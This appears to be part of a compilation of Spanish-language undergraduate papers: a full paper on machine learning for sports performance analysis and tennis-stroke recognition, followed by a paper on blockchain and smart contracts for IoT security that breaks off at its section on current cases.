La recopilación de datos en el mundo fue creciendo de manera exponencial y debido a esto se desarrollaron nuevas tecnologías, una de ellas es el Machine Learning. En la actualidad, esta tecnología se ha convertido en un ámbito de investigación con grandes perspectivas de aplicación [2]. Machine Learning es un área de Inteligencia Artificial que engloba un conjunto de técnicas que hacen posible el aprendizaje automático a través del entrenamiento con grandes volúmenes de datos [3].

Por otro lado, los logros del deporte moderno han estado estrechamente relacionados con esta tecnología. En particular, se plantea las posibilidades que ofrece la tecnología de Machine Learning para dar soluciones a dos de los problemas más complejos en el deporte: el análisis del

desempeño deportivo y la predicción de resultados competitivos [4].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada) es realizar una investigación exhaustiva sobre el análisis de datos en el ámbito deportivo con la implementación de la tecnología de Machine Learning, centrándose en el análisis del desempeño deportivo y la predicción de resultados competitivos. Para cumplir con dicho objetivo, el trabajo se estructura de la siguiente manera: en la primera sección se define el concepto de Machine Learning y se presentan generalidades del mismo. En la segunda sección, se detalla la estructura de Machine Learning en el campo específico de los deportes. En la tercera sección, se investiga sobre las aplicaciones y se dan ejemplos del funcionamiento de Machine Learning en los deportes. Finalmente, en la cuarta sección, se detallan las conclusiones y futuras líneas de trabajo.

1. Machine Learning

Machine Learning es un área de la Inteligencia Artificial que engloba un conjunto de técnicas que hacen posible el aprendizaje automático a través de entrenamiento con grandes volúmenes de datos [5]. Gracias a los avances de la tecnología, hoy en día cuando existe un problema que lleva demasiado tiempo de procesar con un método convencional, se utiliza la ayuda de una máquina, que realiza los cálculos necesarios para resolverlos. Sin embargo, para algunas tareas se requiere de un comportamiento específico por parte de la máquina, de forma tal de que sea capaz de realizar ciertas actividades sin la ayuda de un humano [6].

Machine Learning trata de tener una gran base de datos que se coloca como entrada a un algoritmo que se ejecuta dentro en una máquina entrenada para obtener una salida. Durante este proceso el usuario realiza consultas a la máquina y debe obtener respuestas [2]. La característica principal del aprendizaje de máquina es que tiene la capacidad de predecir situaciones que aún no suceden basándose en los datos que previamente se le han dado [6].

Existen diferentes tipos de aprendizaje de máquina, como los siguientes

- **Aprendizaje supervisado:** su objetivo es aprender con una asignación de entrada y una asignación de salida cuyos valores correctos son otorgados por un supervisor [7]. En forma resumida: se seleccionan individuos al azar (usando muestreo con reemplazo) para crear diferentes sets de datos. Se crea un árbol de decisión con cada set de datos, obteniendo diferentes árboles, ya que cada set contiene diferentes individuos y diferentes variables en cada nodo. Al crear los árboles se eligen variables al azar en cada nodo del árbol, dejando crecer el árbol en profundidad (es decir, sin podar). Se predicen los nuevos datos usando el "voto mayoritario", donde se clasificará como "positivo" si la mayoría de los árboles predicen la observación como positiva [8].

- **Aprendizaje no supervisado:** No existe un supervisor y solo se tienen datos de entrada. El objetivo es encontrar las regularidades de entrada [2].

- **Aprender por refuerzo:** La máquina aprende observando el mundo que le rodea y en base a las experiencias de sus acciones. El algoritmo indica si la respuesta es correcta pero no como llegar a ella [9].

- **Aprendizaje evolutivo:** Utiliza una idea de resistencia, la cual refleja que tan buena es la solución [9].

En base a estos conceptos se puede aclarar que un problema puede ser tratado con múltiples soluciones, así como distintos aprendizajes, y aun así se puede llegar al mismo resultado [9].

Esta sección se divide en la 1.1 en donde se explican los métodos que utiliza el Machine Learning.

1.1 Algoritmos utilizados en Machine Learning

En el presente apartado se destacan los métodos o algoritmos más utilizados dentro del ámbito de Machine Learning. Algunos de ellos son [1, 10]:

- **Árboles de decisión:** El aprendizaje de árboles de decisión es uno de los métodos más utilizados y prácticos [11]. Es una representación de una función multivariada, ya que aproxima las funciones con objetivos de valores discretos, en el que la función aprendida se representa mediante un árbol de decisiones, que es resistente para datos dispares y es capaz de aprender expresiones disyuntivas. En la figura 1 se puede ver como se representa un árbol de decisión.




Figura 1: ejemplo de árbol de decisión [12].

Las ramas constituyen los patrones reconocidos en el proceso de aprendizaje, mientras que en las hojas de las ramas se sitúan las predicciones para cada patrón [12].

- **Redes Neuronales Artificiales (RNA):** Las redes neuronales son un modelo matemático inspirado en el comportamiento biológico de las neuronas y cómo estas se organizan formando la estructura del cerebro. Consiste en un grupo interconectado de neuronas

artificiales y procesos de información usando un enfoque conexionista de la computación. Simplificando, las RNA son un sistema adaptable que cambia su estructura basado en información interna o externa que fluye a través de él, durante la fase de aprendizaje [13].

En la figura 2 se desarrolla un esquema de las redes neuronales.




Figura 2: esquema red neuronal[13]

Estas redes están constituidas por neuronas interconectadas y arregladas en tres capas. Los datos ingresan por medio de la “capa de entrada”, para luego poder pasar por la “capa oculta”, que puede estar constituida por más capas dentro, y luego salir en la “capa de salida” [14].

- **Aprendizaje Bayesiano:** se basa en la suposición de las cantidades de interés, se rige por distribuciones de probabilidad. Consiste en sopesar las diferentes hipótesis y asignarles una probabilidad de acuerdo con los datos de entrenamiento que clasifica correctamente.

Estos métodos, dan la base para aprender los algoritmos que manipulan directamente las probabilidades [12].

Dentro del ámbito de la Inteligencia Artificial, a la hora de utilizar Machine Learning los lenguajes más utilizados para aplicar estos métodos son: Python, Java y C [10].

2. Machine Learning en el deporte

Los logros del deporte moderno han sido determinados por diversos factores. Uno de los factores más importantes ha sido la aplicación efectiva de los avances de la ciencia y la tecnología en las distintas disciplinas deportivas, una de estas tecnologías fue Machine Learning.

Machine Learning tiene dos usos principales en el ámbito deportivo. El primer uso trata de la identificación del deporte en sí, en otras palabras, la función que tiene una máquina para identificar el deporte que se está realizando a través del análisis de imágenes y movimiento [15, 16]. El segundo uso hace referencia al análisis estadístico y recopilación de variables para un posterior estudio probabilístico, dando como producto predicciones sobre los resultados de partidos en distintos deportes [16].

A la hora de modelar matemáticamente un partido de cualquier deporte, se diferencian varios modelos actualmente que son relativamente funcionales y totalmente diferentes. Por ejemplo: se sabe que los goles de un partido de fútbol se pueden modelar con un proceso de precisión [15]. La cual se puede ver en el análisis de datos deportivos.

Esta sección se divide en dos subsecciones, la 2.1. explica el primer uso de Machine Learning, dentro del ámbito deportivo, que es el análisis de movimientos y cómo lo hace a partir de la utilización de sensores. En la subsección 2.2 se explica el segundo uso mencionado anteriormente, se manifiestan cuestiones vinculadas al análisis de datos, tales como los objetivos que persiguen.

2.1 Primer uso: Análisis de movimiento y clasificación de deportes

Gracias a los avances tecnológicos sobre la miniaturización de componentes, hoy en día se pueden fabricar sensores cada vez más pequeños y con más funciones que ayudan a tomar medidas precisas en cualquier ámbito [16].

Actualmente existen varios estudios y aplicaciones sobre el uso de Machine Learning en el análisis de imágenes, para reconocer cuerpos y estructuras. Un ejemplo de éstos es el captcha basado en imágenes, que va aprendiendo de entradas que realizan los usuarios, que ayudan a la máquina a aprender a identificar elementos

y usar esto como medida de seguridad para detectar bots (programa informático que efectúa automáticamente tareas repetitivas a través de Internet) [17].

De esta misma forma se puede hacer que una máquina aprenda a reconocer los movimientos y formas de gente haciendo deporte.

Para que esto sea posible se pueden utilizar sensores, en la figura 3 se muestra un ejemplo, y recopilar datos de éstos para que la máquina realice un aprendizaje supervisado, tomando muestras de distintos sujetos [16].




Figura 3: Distribución de sensores [16]

En este caso, para capturar los datos se utiliza el método K-NN (k-nearest neighbor) que parte de posiciones absolutas de los sensores en el espacio y a medida que se realizan movimientos se calculan las distancias específicas entre cada punto. Cada muestreo se realiza en una frecuencia de 25hz [17].

Por último, para realizar las clasificaciones se usa un software llamado MATLAB para analizar gráficamente los patrones que forman los movimientos realizados, recopilando y categorizando con el fin de detectar qué serie de movimientos pertenecen a ciertas acciones realizadas en distintos deportes [16, 17].

2.2 Segundo uso: Análisis de datos deportivos

La cantidad de datos disponibles en casi todos los ámbitos deportivos creció de forma exponencial en los últimos años [18].

Estos tipos de datos pueden ser obtenidos de varias maneras: a partir de mediciones individuales de los atletas en juegos y eventos, productos e investigación de los

propios entrenadores, a través de la búsqueda y el análisis de datos llevado a cabo por los que buscan reclutar nuevos deportistas [18].




Figura 4: Aspectos de análisis técnico-táctico como sustento a la toma de decisiones en el deporte [19].

En la actualidad, el principal reto no radica en identificar cuál es la información más relevante sino cómo generar conocimiento útil a partir de la misma. En la figura 4 se puede observar cómo debe funcionar el análisis de datos en los deportes. Como se puede observar, el objetivo general es la mejora del rendimiento competitivo, el cual se sustenta en un adecuado proceso de toma de decisiones. En este sentido, el análisis cuantitativo de datos deportivos constituye un eje fundamental, ya que entrelaza varios aspectos claves del análisis técnico-táctico, tales como el desempeño competitivo o la estrategia competitiva [19].

Existen distintos objetivos a alcanzar a la hora de realizar los análisis de datos en cualquier deporte [20]. Algunos son:

- Encontrar patrones de desempeño que describen como un atleta o equipo pueden aumentar sus opciones de ganar una competición particular
- Predecir el desempeño de los jugadores o equipos en función del desempeño en anteriores competiciones o entrenamientos
- Selector de respuestas en tiempo real que tenga en cuenta las acciones y reacciones que se dan entre equipos en un evento en particular.
- Encontrar según las demandas de un deporte en particular los atletas que

mejor cumplen una serie de características.

3. Funcionamiento de Machine Learning en el ámbito deportivo

Hoy en día el deporte y la tecnología son dos sectores con un gran crecimiento y que juegan un papel importante en la sociedad. A continuación, se desarrollan algunos ejemplos en distintos deportes.

En el presente apartado se da un ejemplo de reconocimiento de tipos de goles en el deporte del tenis de campo con la utilización de Machine Learning por medio, descrito principalmente en “Algoritmo de Machine Learning para detectar movimientos técnicos en el juego de tenis de campo, como el revés, derecha y saque” [10].

En este ejemplo se utiliza un aprendizaje supervisado y se emplea el algoritmo llamado Red neuronal convolucional, la cual requiere como parámetros de entrada cada uno de los píxeles que componen una imagen [10, 20].

En este ejemplo, para poder implementar Machine Learning, se utilizan imágenes segmentadas, aproximadamente 1200. Estas imágenes se almacenan localmente en la máquina para dar inicio al entrenamiento de la red neuronal, las cuales son capturadas exactamente cuando un jugador golpea la pelota con la raqueta, en distintas posiciones, para mejorar la precisión del algoritmo. En la siguiente figura, figura 5, se muestran algunas imágenes capturadas del partido de R. Federer contra W. Tsonga en 2013 [10].



Figura 5: ejemplo de imágenes tomadas luego de que el jugador golpea la pelota [10].

Luego de obtener las imágenes necesarias se inicia el proceso de clasificación de estas imágenes. En este ejemplo se utiliza

una librería llamada BBoxLabel, que se encarga de mapear la coordenada de una parte seleccionada. Con esta herramienta se selecciona el golpe que ejecuta el jugador y esto genera unas coordenadas en la imagen, para luego poder nombrar a cada una según el tipo de golpe que realizó el jugador, en la figura 6 se muestra un ejemplo realizado con coches. Por ejemplo un golpe puede ser de servicio, de revés o de derecha [10].




Figura 6: Ejemplo de cómo se debería ver la imagen mapeada luego de utilizar BBoxLabel [22].

Una vez que están bien clasificadas las imágenes, se procede a comenzar el entrenamiento de la Red Neuronal que se realiza con las siguientes librerías y frameworks [23]:

- Driver Nvidia
- CUDA
- cuDNN
- OpenCv
- YOLO Darknet
- BBoxLabel
- Electron
- Sqlite3
- Vue.js
- Webpack

Luego del entrenamiento que se empleó con Machine Learning, la máquina puede detectar por sí misma cada tipo de golpe. Dentro del programa estructurado se adjunta un video de un partido cualquiera para que pueda clasificar el tipo de golpe sin la supervisión de alguien. Luego, en un formulario dentro del programa, se llenan los datos de los jugadores, partido, etc, indicándolos en pantalla para analizar sus

movimientos y luego saber la cantidad de golpes y el estilo de juego en cada jugador [10].

Una vez que se finaliza de rellenar los detalles del partido, la máquina analiza el video. En las siguientes figura 7 y 8, se muestran ejemplos con la clasificación de cada golpe en un partido que fue analizado totalmente con Machine Learning [10].




Figura 7: Clasificación realizada con Machine Learning de golpe de derecha [10].




Figura 8: Clasificación realizada con Machine Learning de golpe de servicio [10].

De acuerdo a las pruebas realizadas se evidencia que el software, detecta de forma correcta los diferentes tipos de golpes ejecutados por un deportista, además se genera de forma correcta las gráficas que muestran el conteo de los golpes.

4. Conclusiones

Machine Learning es una herramienta de la Inteligencia Artificial con un futuro prometedor, ya que posee la capacidad de poder analizar y adquirir conocimientos mediante la información que le brinde el usuario a la máquina, abriendo así un gran campo de variedades a las cuales se puede aplicar.

Dentro del ámbito deportivo se genera un particular interés debido a que se complementa muy bien con el aprendizaje de máquina, ya sea para la predicción de resultados o para obtener más información del partido jugando en cada deporte, utilizando en ella un aprendizaje supervisado para introducir datos para luego hacer que la máquina aprenda, ayudando así a los técnicos o jugadores conocer sus estadísticas en un partido. Por lo tanto se puede concluir que, dentro del ámbito deportivo, Machine Learning facilita la obtención de datos deportivos, devolviendo así un resultado preciso, eficaz y eficiente de estos datos.

Sin embargo, todavía queda mucho trabajo de investigación y el desarrollo es aún limitado. Como futuras líneas de trabajo, se analizará la implementación de Machine Learning en deportes de alto rendimiento, los alcances que tendría en estos y las limitaciones que presentan. También como futura línea de trabajo se aplicará el estudio de la predicción de datos en el ámbito de deportes electrónicos, ya que estos están logrando mucho reconocimiento en los últimos años y con el tiempo se fue mejorando la implementación de Machine Learning en este ámbito, esta incluirá los Esports y se compararan los usos de Machine Learning con los demás deportes

[1] J. Medrano, “Aplicación de técnicas de Machine Learning para la predicción de resultados deportivos”, Trabajo de Grado, Dpto. Ing. Informática, Univ. de Alcalá, Madrid, 2018. [Online]. Available: <https://ebuah.uah.es> [Accedido: 28-mar-2020]

[2] M. Rojas, “Introduction to Machine Learning”, 2008-02-31, [Online]. Available: <http://www.disi.unal.edu.co/> [Accedido: 28-mar-2020]

[3] C. Russo, “Tratamiento Masivo de Datos Utilizando Técnicas de Machine Learning”, Univ. Nacional del Noreste de la Prov. De Bs. As. Buenos Aires, 2017 [Online]. Available: <https://digital.cic.gba.gob.ar/> [Accedido: 9-abril-2020]

- [4] M. Escarrá, “Aprendizaje multiclase de video imágenes deportivas con arquitecturas profundas”, Tesina de Grado, Fac. Ing., Univ. Nacional de Rosario, Rosario, 2016. [Online]. Available: <https://labdcc.fceia.unr.edu.ar/> [Accedido: 9-abr-2020]
- [5] Russo, Claudia, Ramón, Hugo D. Alonso, Nicolás Cicerchia, Lucas Benjamin Esnaola, Leonardo Tessore, Juan Pablo “Tratamiento masivo de datos, utilizando técnicas de Machine Learning”. [Online]. <https://digital.cic.gba.gob.ar/handle/11746/5603> [Accedido: 9-abr-2020]
- [6] ¿Qué es Machine Learning y cómo funciona? (3 de Marzo de 2020). APD. Recuperado de: <https://tinyurl.com/yyc6o4an> Último acceso: Agosto de 2020.
- [7] M.S. Maria, pilar “ Machine Learning en el mundo del futbol https” Universidad politécnica de valencia [online] available: [://riunet.upv.es](https://riunet.upv.es) [Accedido: 25-jun-2020]
- [8] Z. Ekaitz “Aprendizaje supervisado eficiente para el análisis de datos geoespaciales a gran escala” Universidad del país vasco. [Online] Available: <https://pdfs.semanticscholar.org/> [Accedido: 25-jun-2020]
- [9] E. Alpaydin. “Introduction to Machine Learning “ Massachusetts institute of technology 2020 [Online]. Available: <https://books.google.com.ar/books?id=tZnSDwAAQBAJ&lpq=PR7&dq=Machine%20learning> [Accedido: 25-jun-2020]
- [10] Y.A. Ramiro “Algoritmo de Machine Learning para detectar movimientos técnicos en el juego de tenis de campo, como el revés, derecha y saque”. Fundación Universitaria Los libertadores [Online] Available: <https://repository.libertadores.edu.co> [Accedido: 25-jun-2020]
- [11] M.S Jose “Aprendizaje de árboles de decisión”. Universidad politécnica de valencia. [Accedido: 25-jun-2020]
- [12] L.D. Ana “Fundamentos matemáticos de los métodos Kernel para Aprendizaje supervisado”. Trabajo fin de grado. Universidad de Sevilla, 2018. [online]. Available: <https://idus.us.es> [Accedido: 25-jun-2020]
- [13] M. Correa “Redes bayesianas vs redes neuronales en modelos para la predicción del acabado superficial “. Universidad nova de Lisboa. Available: <https://digital.csic.es/> [Accedido: 25-jun-2020]
- [14] M. Damian “Redes neuronales: Conceptos básicos y aplicaciones” Universidad Tecnológica Nacional de México. 2001. Available: <ftp://decsai.ugr.es> [Accedido: 25-jun-2020]
- [15] Z.P. Sergio “Predicción de resultado deportivos con técnicas de Machine Learning aplicado al fútbol” Trabajo Fin de grado. Universidad Carlos III de Madrid 2017. [Online] Available: e-archivo.uc3m.es [Accedido: 25-jun-2020]
- [16] B. Barshan and M. C. Yükses, "Recognizing Daily and Sports Activities in Two Open Source Machine Learning Environments Using Body-Worn Sensor Units," in The Computer Journal, vol. 57, no. 11, pp. 1649-1667, Nov. 2014. Available: <https://ieeexplore.ieee.org/abstract/document/8130901> [Accedido: 25-jun-2020]
- [17] R. Datta, J. Li, J.Z. Wang.. “IMAGINATION: a robust image-based CAPTCHA generation system”. En: “Proceedings of the 13th annual ACM international conference on Multimedia”. Association for Computing Machinery, New York, NY, USA. 2005 - Available: <https://doi.org/10.1145/1101149.1101218> [Accedido: 25-jun-2020]
- [18] M. Jose “Aplicaciones de técnicas de Machine Learning en ámbitos deportivos” Trabajo de fin de grado. Universidad de Alcalá [Online] Available: <https://ebuah.uah.es> [Accedido: 25-jun-2020]
- [19] S.V.Cesar "aplicación de métodos de aprendizaje automático en el análisis y la predicción de resultados deportivos " Universidad central de las villas [online] Available: <https://dialnet.unirioja.es/servlet/articulo?codigo=6736333> [Accedido: 10-jul-2020]
- [20] H.G.Jeronimo, C.R.Jordi “Learning to rank aplicado al análisis avanzado del desempeño de jugadores en la NBA” Universidad Obrera de Catalunya. Available: <http://openaccess.uoc.edu> [Accedido: 25-jun-2020]
- [21] R.Gómez y A.Lebon “Análisis y predicción probabilística de resultados deportivos: tenis” Universidad Carlos III de Madrid. [Online] Available: <https://e-archivo.uc3m.es/> [Accedido: 05/09/2020]
- [22] “Bounding Box Annotation — doc documentation,” *Scalabel.ai*, 2018. [Online]. Available:

<https://www.scalabel.ai/doc/instructions/bbox.html>.
[Accessed: 10-Sep-2020].

[23] B. F. Luis “Entrenamiento de Redes Neuronales basado en algoritmos evolutivos” Universidad de Buenos Aires. [Online] Available: <http://laboratorios.fi.uba.ar> [Accedido: 05/09/2020]

El Uso de Blockchain Aplicado a Distintas Tecnologías

Pedro Martinez de Aguirrez Fernandes, Damaris Raquel La Cruz González, Lucas Marcelo Batalla, Sofia Barreneche, Julia Serafini

Universidad Tecnologica Nacional, Facultad Regional Buenos Aires

*pedromartinezdeaguirre@gmail.com; raquellacruz06@gmail.com;
lucasmarcelobatalla01@gmail.com; Sofiabarreneche8@gmail.com;
Serafinijulia@hotmail.com*

Abstract

Blockchain es una base de datos compartida que funciona como registro de operaciones de compra-venta o cualquier otra transacción. Esta información reside en una base de datos compartida en la que se registran mediante códigos las transacciones realizadas; utiliza claves criptográficas y una arquitectura distribuida en ordenadores. Presenta ventajas en la seguridad frente a manipulaciones y fraudes. La potencia de Blockchain viene por la conjunción de sus tres grandes cualidades: irrefutable, irrevocable y distribuida.

Por otro lado, los Smart Contracts son un tipo especial de instrucciones que son almacenadas en la Blockchain. Tienen la capacidad de ejecutar acciones automáticamente de forma inmutable, transparente y completamente segura. Internet of Things es una red de dispositivos conectados mediante internet, lo que provoca riesgos de seguridad ya que la información sensible del usuario puede quedar expuesta a entidades externas. En este contexto el objetivo del presente trabajo es analizar el uso de Blockchain para la resolución de problemas de seguridad en Internet of Things.

Palabras Clave

Blockchain, Internet of Things IoT, Smart Contract, Seguridad Informática.

Introducción

El Blockchain (o cadena de bloques) es una base de datos compartida que funciona como registro de operaciones de compra-venta o cualquier otra transacción [1]. En este ámbito se encuentran, además, los

Smart Contracts que son un tipo especial de instrucciones que es almacenada en la Blockchain, y que además tiene la capacidad de autoejecutar acciones de acuerdo a una serie de parámetros ya programados [2].

Por otro lado, Internet of Things (IoT), es un paradigma de comunicación reciente que prevé microcontroladores instalados en los objetos del día a día que permiten que éstos se comuniquen entre ellos convirtiéndose en una parte integral de Internet [3]. Sin embargo, tener dispositivos conectados constantemente puede provocar riesgos de seguridad ya que la información sensible del usuario puede quedar expuesta a entidades externas sin autorización del dueño, generando problemas de autenticación, pérdida de datos, manipulación de datos, pérdida de privacidad entre otros [4].

Blockchain es una tecnología "sin confianza", que permite, intercambios de valor por medio de una red de computadores que pueden ser verificados, monitoreados y asegurados sin la presencia de un tercero de confianza o, de una institución central. Permite de forma más eficiente las transferencias de títulos y la verificación de propiedad y puede proporcionar una más rápida y económica

infraestructura para el intercambio de unidades de valor [5].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Análisis de Sistemas”, segundo año de cursada) es analizar el uso de Blockchain para la resolución de problemas de seguridad en Internet of Things.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se analiza Internet of Things y su relación con Blockchain; en la sección 2, se estudia qué es Blockchain, sus ventajas y desventajas. A continuación, en la sección 3, se analiza Smart Contracts. En la sección 4, se analizan ejemplos actuales donde se utiliza Blockchain en Internet of Things. Finalmente, en la sección 5, se detallan las conclusiones y las futuras líneas de trabajo.

1. Blockchain

Blockchain es una plataforma global, un protocolo fiable que se puede definir como un creciente número de registros globalmente distribuidos que permiten enviar dinero de manera directa y segura de una persona a otra sin pasar por un banco, una tarjeta de crédito o PayPal [6]. Actualmente, se utiliza con la idea de revolucionar la manera de almacenar información y realizar transacciones, que son en tiempo real y sin demoras, con la aspiración de obtener mayor velocidad, menores costos, más seguridad, menos errores y eliminación de puntos centrales que puedan atacar o fallar [6].

Blockchain se caracteriza por contener un registro cierto y verificable de cada transacción individual y a su vez, los

nodos utilizan un sistema para actualizar la información de forma consensuada [7].

Es un sistema seguro debido a su diseño: una vez añadido un bloque de transacciones a la cadena, éste no se puede modificar, solo consultarse, haciendo confiable la información por su descentralización, disponibilidad y escalabilidad. También la arquitectura de la tecnología, que asegura la limpieza de los registros, siendo auditables en cualquier momento y reduce las tareas de registro y control en los datos de las transacciones [6].

Esta red se centra en la seguridad, utilizando la encriptación y la protección de los sistemas de aprobación (como Proof of Work o Proof of Stake), en la descentralización, en las transacciones rápidas (no más de un minuto tarda la transacción), es un sistema transparente. Esto quiere decir que las plataformas son públicas [7]. Respecto a la siguiente imagen, desde el comienzo del concepto de Blockchain en el año 2008, la utilización de esta tecnología ha incrementado de forma casi exponencial y ha madurado lo suficiente como para poder utilizarse en sectores sensibles al fallo.




Fig. 1. Cantidad de transacciones en Blockchain.

Además, una vez hecha la transacción no puede ser alterada. Así, da protección a los usuarios de Blockchain ya que su

información es invariable. A su vez, esta tecnología continúa desarrollándose. El método de autorización es mediante un sistema automático que requiere demasiados recursos. La tecnología de Blockchain es versátil, depende de la cantidad de servidores conectados [7].

Aun así, no puede ignorarse las desventajas que el uso de Blockchain provoca. Por ejemplo, como se observa en la figura 2, el precio de las comisiones fluctúa enormemente y demuestra que esta tecnología no es lo suficientemente estable para toda aplicación a gran escala.




Fig. 2. Comisión de transacciones en Blockchain.

2. Relación de Internet of Things y Blockchain

Internet of Things es una red global que permite que los dispositivos se comuniquen entre sí a través de internet para que éstos sean más inteligentes e independientes [8]. Su propósito es el de recopilar datos en tiempo real para analizarlos y permitir la toma de decisiones por parte del mismo sistema y el usuario, quien además puede interactuar con el sistema de manera remota [9].

Una de las desventajas de tener dispositivos conectados constantemente es que provoca riesgos en la seguridad, ya que la información sensible del usuario

puede quedar expuesta a entidades externas sin autorización del dueño, generando problemas de autenticación, pérdida de datos, manipulación de datos, pérdida de privacidad entre otros [4]. Es aquí donde el uso de Blockchain en IoT otorga beneficios. Sus propiedades posibilitan el almacenamiento distribuido de la información, la detección de cambios o problemas de seguridad en los que algunos de los elementos de la red se vean comprometidos [10]. Además, Blockchain en IoT permite un intercambio de registros electrónicos en donde sus consumidores son los propietarios finales. De esta forma, la información queda en la cadena de datos [11].

Asimismo, otra ventaja de Blockchain es que es público. Todos los que participan pueden ver los bloques y las transacciones almacenadas en ellos. Pero esto no significa que todo el mundo pueda ver el contenido real de cada transacción, pues está protegido por una clave privada [12].

Además, al ser una red descentralizada, permite que no haya una única autoridad que apruebe las transacciones o defina reglas específicas para aceptar la integración de nuevos dispositivos IoT a la red, lo que implica un alto nivel de confianza [12]. Esto permite una mensajería segura entre dispositivos en una red de IoT. En este modelo, Blockchain trata los intercambios de mensajes entre dispositivos de manera similar a las transacciones financieras. Para permitir este intercambio, los dispositivos utilizan Contratos Inteligentes (Smart Contracts) que después modelan el acuerdo entre ambas partes [13].

Conjuntamente, por las características mencionadas en el párrafo anterior, Blockchain proporciona también un sistema para que los dispositivos de IoT puedan formar un grupo en sintonía contra las amenazas en red, y tomar medidas de mitigación adecuadas. Esto agrega capas de acceso para mantener a los dispositivos no autorizados fuera de la red.

Las Blockchain pueden gestionar todas las transacciones locales de red para controlar la comunicación entre los dispositivos IoT de un domicilio y el mundo exterior [13].

3. Smart Contract

Los Smart Contracts son contratos electrónicos autoejecutables. Se suelen relacionar al Blockchain con los Smart Contracts ya que estos últimos utilizan la tecnología de bloques [14]. Los Smart Contracts utilizan scripts que residen en la cadena de bloques. Estos contratos están al alcance de todos y no son modificables, es por ello que su funcionamiento está garantizado [15]. Por ejemplo, la empresa alemana Clause que, utilizando datos del IoT, distribuye los pagos de servicios logísticos de transporte por medio de smartcontracts, cuyos datos los obtiene de la Nube de datos de Iot de Bosch [16].

La cadena de bloques (Blockchain) puede operar sin la necesidad de una autoridad, permite también realizar transacciones rápidas entre partes. Además utiliza la criptología, que da autoridad a todas las interacciones en la red [17].

Los Smart Contracts permiten flujos de trabajo adecuados, distribuidos y automatizados, esto resulta en Blockchain más atractivo para los investigadores y

desarrolladores que trabajan en el sector de Internet Of Things.

Las ventajas que posee esta tecnología es su transparencia en su etapa de ejecución, ya que se tiene conocimiento del estado del contrato en todo momento. Además, los datos del mismo están protegidos ante una adulteración [18].

Como toda tecnología, los Smart Contracts poseen ciertas desventajas que generan desconfianza al momento de utilizarla. Los contratos creados por este software no son modificables e inmutables; no pueden ser modificados si llegara a darse alguna situación posterior a su firma. También, como son contratos virtuales que pueden ser formados entre distintas jurisdicciones y legislaciones, es necesario poseer conocimientos legales para que estén conformados correctamente [19]. Smart Contracts se ha utilizado en distintos países como Estados Unidos, el Reino Unido, Francia, China y Argentina.

Por ejemplo, en Francia se utilizaron para la reforma del estado civil en 2016. En la Argentina se utilizó para poner las reglas de los negocios, siendo este transparente, inalterable y eficiente [20].

4. Casos actuales de IoT

Algunas empresas han comenzado a desarrollar productos utilizando Blockchain para solucionar los problemas que surgen en la utilización de Internet of Things.

